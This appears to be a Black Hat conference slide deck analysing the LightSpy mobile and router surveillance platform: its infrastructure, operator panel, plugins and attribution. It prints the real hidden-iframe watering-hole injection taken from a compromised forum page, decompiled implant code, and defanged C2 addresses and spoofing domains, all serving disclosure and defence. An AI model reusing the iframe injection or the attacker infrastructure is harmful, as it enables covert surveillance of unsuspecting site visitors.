

BRIEFINGS

black hat

Surveillance as a Service

LightSpy's

Scale

117 servers, router implants, and the developer who ordered fried chicken to his own office

Dmitry Bestuzhev

X: @dimitribest

Dmitry Melikov

X: @DmitriyMelikov



The Story Behind LightSpy (aka androidSync)

Malicious iframe + N-day exploits

Trojanized applications

Telegram, Baidu

Watering-hole example:

[hxxps://www\[.\]ncforum\[.\]org\[.\]hk/news/120](https://www.ncforum.org.hk/news/120)

```
<br />
<iframe src="https://www.facebooktoday.cc/pic.php?id=ncforum_login"
width=0 height=0 style="display:none"></iframe>
<iframe src="https://www.messenger.cloud/963852741/hh1212/index.html"
width=0 height=0 style="display:none"></iframe></div>
</div>
```



(This image is taken from the watering hole site)

世紀論壇 > 新聞發佈 > 新論壇對2020/2021年度財政預算之回應

新聞發佈

新論壇對2020/2021年度財政預算之回應

紓困利民贏支持 房屋問題未解決 經濟發展待補充

在香港經濟受著「三面夾擊」：中美貿易戰而帶來的不明朗因素，2

WHY WE'RE HERE

THE STORY IN THREE SENTENCES

WHAT IT IS

An actively maintained surveillance **framework** - 70+ plugins across iOS, Android, iPad, Windows, macOS, Linux and routers - **licensed as-a-service**, with a demo tier and a billing flag baked into the console.

WHY IT MATTERS

Discovered in 2020 against Hong Kong protest sites. Six years later: **117 servers, 35 brand-spoofing domains**, live router implants in Europe and Africa, and a **destructive capability** that turns collection into sabotage.

WHY WE'RE TALKING

We decompiled the live operator panel - and the developers left a lunch order in it. That **single receipt** gives us the office, the company, and the person who typed the code.

One live platform. One contractor. One careless order of fried chicken!

Five sections in forty minutes: the hunt, the panel, the routers, the people, the defense.

EXECUTIVE SUMMARY

70+

Surveillance Plugins

Across 7 target classes: iOS, iPad, Android, macOS, Windows, Linux, routers

117

Servers Mapped

One known C2 expanded by SSL-certificate pivoting into a 117-host estate across 39 networks and 19 countries

144

Implant Commands

The panel's own /cmd_list catalog - 55 of them have no button anywhere in the operator UI

2


Identified Infected Routers

MikroTik devices in South Africa and the Czech Republic, both beaconing to Istanbul

Bottom line

LightSpy is **not a single-operator APT tool**. It is a productized surveillance platform with a demo tier, a billing flag and white-label customer brands — built by a small Chinese contractor whose own developer ordered a meal through the panel he was testing.

FRAMEWORK ARCHITECTURE AT A GLANCE



NEW IOS & ANDROID PLUGINS

LightCore iOS 2020-21

MinimumOSVersion →
11.0

SDK iOS 14.3

Signature: <Chinese
name 1>

(VG6JHJ2J8L)

2 926 928 bytes

vs

LightCore iOS 2024

MinimumOSVersion →
11.0

SDK iOS 15.0

Signature: <Chinese
name 2>

(8D47DBXA2J)

2 929 312 bytes

LightCore Android 2025

Same functionality.


**Removed Chinese text
strings.**

```
(IsWorkingInSameApp(mJarFilePath)) {  
    UploadLog.sendLog(TransportControlCommand.CMD_FRAME_LOG, "睡眠取证软件编号: [" + Stri  
else {  
    MainThread.getInstance().Stop();  
    UploadLog.sendLog(TransportControlCommand.CMD_FRAME_LOG, "s开始启动取证软件编号: [" +  
    UploadLog.sendLog(TransportControlCommand.CMD_FRAME_LOG, "[进程 = " + mProcessName +  
    mIsLoad = MainThread.getInstance().Start2(mContext, mJarFilePath, console_ip_port, f
```

LightCore Android 6.5.24
2022-2023

```
(!a(str)) {  
    j.p().c();  
    b.f.a(n.f131a, "S:Start the Forensics Software Number: [" + m + "]" + Thread.currentThread().getId()  
    b.f.a(n.f131a, "[ProcessName = " + k + "]");  
    c = j.p().a(context, str, str2, str3);  
else {  
    b.f.a(n.f131a, "Sleep Forensics Software Number: [" + m + "]" + Thread.currentThread().getId() + "]")
```

LightCore Android 6.6.1
2026



INFRASTRUCTURE & ARCHITECTURE

117

Servers
39 ASNs
19 countries

144

implant commands
from /cmd_list catalog

271

REST endpoints
56 panel chunks

- 1 known C2 to full estate via SSL pivot
- 35 domains spoofing 4 telcos, Xiaomi, Samsung
- Checksums + version control = matured SDLC



DESTRUCTIVE & STEALTH

Espionage to Sabotage

Capability shift confirmed in the implant

- Boot-area **destroy**, process kill, telephony kill
- **fakePowerOff()** - records while device looks “off”
- **Panic-alert** path stays live under kill
- Operator audit log ships with **a wipe button**



THE PEOPLE & THE BUSINESS

Full attribution

Developer office to person to university to company

- Codebase **Chinese to English**: export-ready
- is_test **demo tier** + bill flag = a price list
- Live MikroTik beacons - NATO countries in scope
- **Productized platform**, not a lone-operator tool

SECTION 1

THE HUNT

From one server to 117



INITIAL DISCOVERY POINT

Single known C2 server

47[.]96[.]148[.]5:52202

Beijing, China Alibaba Cloud AS37963

Active services

Ports 52202, 53501 serving iOS and Android plugins

October 29, 2024

Uploading date from version.json - proof of active development post-disclosure.

Observed endpoints

hxxp://47[.]96[.]148[.]5:52202/963852741/ios/plugins/manifest[.]json

hxxp://47[.]96[.]148[.]5:52202/963852741/ios/version[.]json

hxxp://47[.]96[.]148[.]5:52202/963852741/mmfile/ads/plugins/manifest[.]json

hxxp://47[.]96[.]148[.]5:52202/963852741/mmfile/ads/version[.]txt

SSL CERTIFICATE FINGERPRINTING

PIVOTING METHODOLOGY

O1

Certificate Extraction

Extract the SSL certificate from the known C2 using openssl; analyze issuer CN patterns, serial numbers and validity periods.

O2

Pattern Analysis

Identify certificates with common issuer patterns, consistent serial-number algorithms and matching certificate chains.

O3

Infrastructure Discovery to 117 hosts

Search for matching certificate fingerprints across internet-wide scans; validate with path-structure tests and high port.



CERTIFICATE FINGERPRINT:
17E5CF36E50B644E27E1F5DEF8C1ED942AD462EF99CC61FCA27E37ADE8FB8F4A

PORT STANDARDIZATION ANALYSIS

39

Port 52202

Primary C2 and plugin distribution - the single most diagnostic port in the estate

49

Port 80

Plugin manifest over cleartext:
/963852741/.../manifest.json

23

Port 2096

HTTPS plugin delivery - pairs with :80 on 21 of these hosts

Typical server configuration 20 distinct ports, 160 ip:port pairs across 117 hosts


Port 52202 HTTP plugin distribution + C2

Port 80 + 2096 manifest / HTTPS delivery pair

Port 53501 HTTPS panel login (/ujmfanncy76211/login)

INFRASTRUCTURE EXPANSION RESULTS

117 C2 SERVERS BY HOSTING GEOGRAPHY 39 ASNs 19 COUNTRIES



Largest networks: Alibaba Cloud 22, TOPWAY GLOBAL 14, Tencent 7, Chinese state telecoms 6, Huawei Cloud 3, AWS 2 and (13 further countries beyond the six shown)

2025–2026 CAMPAIGN - THE DOMAINS **NEW 2026**

35 domains on the same certificate cluster - telco and handset brand-mimicry, plus a European business register

Brand & telco spoofs 12

turkcellphone[.]com (Turkcell - Türkiye)
etisalatphone[.]cloud (Etisalat - UAE)
phoneforjazz[.]com (Jazz - Pakistan)
roshanphone[.]cloud (Roshan Afghanistan)

m[.]xiaomivideo[.]com
s[.]xiaomishopstore[.]com
miphone[.]space
miphonemix[.]xyz
samsunginfotech[.]comsamsunggadget[.]shop
samgalax[.]xyzsamroms[.]top

Router / register / ops 23

www[.]routerconfigonline[.]com
getsmscloud[.]io
www[.]messenger[.]cloud
apis[.]chatsupport[.]work
kbohandelsregister[.]25u[.]com
kbohandelsregister[.]4dq[.]com
kbohandelsregister[.]4pu[.]com
The Belgian federal enterprise register,
on free ChangelP dynamic-DNS
parents
foldnova[.]xyz - registered 2026-07-07
12 of 35 registered via Gname.com (SG)

SECTION 2

INSIDE THE PANEL

The live operator console



INSIDE THE OPERATOR PANEL **NEW 2026**

56

**Vue.js webpack
chunks**

Source maps never stripped

271

REST endpoints

Behind 42 operator UI modules

144

Command codes

55 of them have no UI button at
all

8

**OS / device
classes**


incl. iPad and an undocumented
“S13”

Multi-tenant by design.

7 login with 4 user tiers (level 1 - 3 + is_test) per-customer build flagswhite-label
csm208/csm210 brands - the signature of a productized platform, not an in-house
tool.

PANEL ACCESS DISCOVERY

LIVE OPERATOR CONSOLE CAPTURED



The Vue.js operator console: device inventory, command dispatch and live status. Left rail lists implanted devices; right pane shows per-device controls.

PLUGIN GENERATION

OPERATOR BUILDS A PAYLOAD ON DEMAND

Control Console v3.5.0

Control Console

User

Generate files

Log

 Generate files

Group

+ Generate files



search...

Implantation method

Independent APK

